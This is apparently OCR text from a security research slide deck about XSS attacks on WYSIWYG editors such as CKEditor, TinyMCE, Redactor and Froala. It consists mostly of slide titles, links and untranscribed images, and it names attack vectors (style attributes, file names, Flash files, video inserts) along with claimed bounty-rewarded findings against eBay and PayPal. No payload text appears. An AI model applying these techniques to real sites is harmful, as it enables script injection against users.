


http://daringfireball.net/projects/markdown/dingus

Standard Markdown

Recently an attempt has been made to make it standard ...
BUT

Set Back?




http://standardmarkdown.com/

Standard Markdown is now Common Markdown


http://blog.codinghorror.com/standard-markdown-is-now-common-markdown/

Attacking `Style` Feature of WYSIWYG Editors


`style` attribute in WYSIWYG



Style Context Attack Methodology




XSSed Ebay (CKEditor in use)




Reward from Ebay :)

XSSed TinyMCE




Attacking Insert/Edit/Upload File Feature of WYSIWYG


Insert/Edit/Upload File



XSSed Imperavi Redactor (File name == XSS vector)




Who is using Imperavi Redactor?




http://imperavi.com/redactor/

XSSed Froala via Flash File





XSSed x.com (Paypal's Site) WYSIWYG Editor via Flash File [worth 1000$]



Attacking Insert Video Feature of WYSIWYG Editors

Insert/Edit Video





